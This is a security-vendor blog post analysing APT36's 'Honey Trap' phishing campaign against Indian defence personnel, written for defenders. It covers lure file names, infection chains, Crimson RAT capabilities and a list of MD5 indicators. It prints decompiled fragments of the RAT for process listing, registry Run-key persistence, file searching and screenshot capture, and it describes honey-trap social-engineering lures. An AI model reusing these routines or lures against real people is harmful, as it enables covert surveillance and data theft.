Operation ‘Honey Trap’: APT36 Targets Defence Organizations in India

seqrite.com/blog/operation-honey-trap-apt36-targets-defense-organizations-in-india/

Kalpesh Mantri

July 8, 2020

SEQRITE
APT
APT harbingers are using Honey Traps to attack Indian Defence.

08 July 2020

Written by Kalpesh Mantri

APT, Cybersecurity, Malware, Security


Estimated reading time: 4 minutes

Summary

In the last 3 months, we have noticed increased activity from APT36, a Pakistan-linked Cyber Threat actor. The target this time are personnel belonging to defence organizations & other Government organizations in India.

In the recent wave of attacks, APT36 is using honey trapping technique to lure their targets. The “honey trap” operations use fake profiles of attractive women to entice targets into opening their emails or chatting over messaging platforms, ultimately leading them into downloading malware.

Some of the attachment names that we found in the current themed attack:




Wave-1 [Macro-Based]	Wave-2 [Exe within ZIP]	Wave-3 [Macro-based]
- sonam.doc	- AROHI.zip	- Hot Pics-1.doc
- preet.doc	- nisha.zip	- my mob no, wattsapp etc.xls
- NISHA.doc	- Arohi sharma.zip	- My pics and whatsapp number.doc
- AROHI.doc	- sonam karwati.rar	- My messenger and whtsapp number.doc
- PREET JEE PREET JEE.doc		- My pics album.doc
- NISHA RESUME.doc		- happy Holi With My pics.doc
- SONAM RESUME.doc		- My Pics with events.doc
- PREET RESUME.doc		

When target opens such attachment, it drops MSIL based Crimson RAT which has been used by APT36 in many of their past attacks. This RAT is used for data-stealing activities and sending them to a CnC server.

Operation ‘Honey Trap’

Indian Army has described ‘honey trap’ cases as a weapon of hybrid warfare being waged by the enemy across the borders. The same theme is now being used by APT36 to lure its targets.



www.newindianexpress.com › nation › dec › pakistan-i...

Pakistan intelligence using honeytrap to target Indian Army ...

Dec 9, 2019 - Replying to a query in Rajya Sabha whether **Pakistan's** ISI using **honeytrap** as a tool to trap Indian officers, the Minister said: "Inimical agencies ...

www.ndtv.com › All India

Pakistan Using Honeytrap To Target Indian Army ... - NDTV

Dec 9, 2019 - The **Pakistan's** Inter-Services Intelligence (ISI) is making efforts to use **honeytrap** on Indian officers in armed forces, Minister of State (Defence) ...

www.firstpost.com › India News

Pakistan's persistent efforts to honey-trap Indian jawans pose ...

Nov 10, 2019 - **Pakistan's** persistent efforts to **honey-trap** Indian jawans pose serious challenge to prevent theft of sensitive data. Two Indian soldiers were ...

Image: News feeds showing the use of ‘honey trap’ cases

Campaign Overview

This campaign continues to use two separate infection chains. These two infection techniques of APT36 have remained the same in the past couple of years.

In the first chain, a spear-phishing email has a macro loaded document as an attachment. This document is responsible to execute a dropper module that starts the Crimson RAT tool to perform malicious activity.




Image: Infection Chain –

Scenario 1

In the second chain, a spear-phishing email attachment directly contains a dropper module within a zip file. This dropper component opens a decoy document for the victim and runs Crimson RAT tool in the background to perform malicious activity.




Image: Infection Chain – Scenario 2

The second infection chain is not so successful in organizations as their firewalls usually block 'EXE' filetype within an email. This is the main reason, it is targeting personal accounts of individuals related to the Indian Defence sector.

Crimson RAT


Crimson RAT remains a popular arsenal on APT36 group. We had published details of another APT36 attack last month; working of the malware remains the same.

https://www.seqrite.com/resources/transparent-tribe-targetting-critical-indian-organizations

Summarized behaviour of this RAT-


- Process:
  - List processes
  - Kill process
  - Execute commands
- File:
  - Drives, files and directory traversal
  - Delete files
  - Execute files
  - Search for file extensions
  - Metadata extraction
- Capture Screen:
  - Single and Continuous screenshots
  - Get Thumbnails, Screen Size
- Data Exfiltration:
  - Download from C2
  - Upload to C2

Shown here are some functionality implementations in crimson RAT code:




```
public void dlbmarivaslist_processes(string cmd)
{
    try
    {
        string text = "";
        Process[] processes = Process.GetProcesses();
        for (int i = 0; i <= processes.Length - 1; i++)
        {
            try
            {
                text = text + processes[i].Id.ToString() + ">|dlbmarivas".Split(new char[]
                {
                    '|'
                })[0];
                text = text + processes[i].ProcessName + ">|dlbmarivas".Split(new char[]
                {
                    '|'
                })[0];
                text += "0>|dlbmarivas".Split(new char[]
                {
                    '|'
                })[0];
                text += "<";
            }
            catch
            {
            }
```

Image: Functionality to list all running process




```
public static void dlbmarivasset_run(string app, string path)
{
    try
    {
        string name = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run|dlbmarivas".Split(new char[]
        {
            '|'
        })[0];
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(name, true);
        string str = CEAZRNF.dlbmarivaspc_id;
        object value = registryKey.GetValue(str + app);
        if (value == null)
        {
            registryKey.SetValue(str + app, path);
        }
    }
```

Image: Functionality to check and add startup entry in the registry



```
public void dlbmarivaslookFiles(string tempStr)
{
    this.iserver.dlbmarivasautCnls = false;
    this.dlbmarivasfExts.Clear();
    this.dlbmarivassFiles.Clear();
    this.dlbmarivasfIndx = 0;
    this.dlbmarivassIndx = 0;
    string[] array = tempStr.Split(new char[]
    {
        '<'
    });
    if (array.Length > 1)
    {
        string[] array2 = array[0].Split(new char[]
        {
            '>'
        });
        foreach (string text in array2)
        {
            if (text != "")
            {
                this.dlbmarivasfExts.Add(text);
            }
        }
        if (array[1] != "")
```

Image: Functionality to search files of a given extension



```
// Token: 0x06000021 RID: 33 RVA: 0x00003664 File Offset: 0x00001864
private void dlbmarivassee_scren(string screenSize)
{
    try
    {
        this.dlbmarivasscrSize = (int)Convert.ToInt16(screenSize.Split(new char[]
        {
            '>'
        })[0].Trim());
        this.image = this.dlbmarivascaps.dlbmarivasscreen(this.dlbmarivasscrSize);
        this.msStram.SetLength(0L);
        this.image.Save(this.msStram, ImageFormat.Jpeg);
        this.dlbmarivaspush_data(this.msStram.ToArray(), "dlbmarivas-sascr=dlbmarivas|dlbmarivas".Split(new char[]
        {
            '|'
        })[0], false);
    }
```

Image: Functionality to capture screenshot.

Conclusion

It is a well-established fact, that APT36 targets defence and other critical sector organizations. Usually, their targets are individuals and organizations which are of strategic interest to India’s western neighbour. However, in this campaign, interestingly, some of the targeted entities belong to organizations based in the eastern states in India! In last one year, this is the second instance where we saw APT36 targeting organizations of interest to India’s eastern neighbour

IOCs associated to the honeytrap campaign:

03E499D6E15817F5C7EF0F4F2FFD6D27

0FD5FD92A6D8467A892C889B7DE49FC2

11C594AF9B478A1EC688E874BCF61FE9

2B22AC62E5843F22F4A51149ADE2D6D1

3709CE3826A3AEBA20341ED2EF38259F

3952EBEDF24716728B7355B8BE8E71B6

467B10934E97D66E738E56501C22D1C4

46B9FA19A52D0E83B63280547630BB33

485F08EE7F741219BC1F2438319A33E4

4B7D87FFA7D243A32D6D516583B04B8A

4C0E752600746B6D67CF1D49C103D64A

4DC350105A7879E14780B0A353816BC5

5111974611588AFFE86C99EB9897FE02

589729BC673FE05A2F3B4C85797E2CE6

60BC356B4C88431353756B9496CF8F55

6368B4E339D04B30DA20AF70C67EC743

6801133F37481D8D865E984766E49D34

6B2931A1E68E8C9B02B815DC8065B4F8

6C11F92F6646E696724DE47D41ADC9F0

6DAA8DB3ED3661F9BC708E9B3E5F5C3C

8B22B21F258207F6B2C71483EAFF8CA6

8D34A25D139F836FD36BBEB869A6BD3F

92A16E790F69E68C393B3BEEA15E14AA

94C00B72C37D5EB00E6B200AA71295C7

9C9A6005C14D4EDFF392EE174E3A6964

A15602E81A2E9860463F83ED66E7FFFD

A22DBB859B380E375DF17D0751E407F5

A7C8DD395CD707794A8BFFE9C06A6344

A93F9E7325567A01357C565F2875C02F

B6E5D3B7F74B99CB039B8226AAFE6E08

C0C2BCA1B2668D10D0B26E0F6DB34A64

C32E6BC20F46CF0EB6E3608F35651195

C9895D76ACE01B7A1DB407B18059B785

CBFAE579A25DF1E2FE0E02934EFD65DC

D504CAB93AB055267BDD7693BFCFED5B

D9CE6D2F89AFADD13D42CAC313C91582

E670F157F988FA13317CD878DEB55697

E89E1D0CDB0C0653744E5D12B6262F07

E8AA25A0D8A95E43712765FEFAC3C068

EA371D9282AB9C2A7274C5C8ACA9A64A

F0C1AEA58025973D254FF9FD08599E65

F70B3DA6C795B544FAC4F90AE4B45BA2

FE74761CE3EEDB20FF50FEFE9C2D49EF

FF2F32C78688AEC15C1283B1E625E72A

Subject matter experts:
Pavankumar Chaudhari
Kalpesh Mantri

No Comments

Leave a Reply.Your email address will not be published.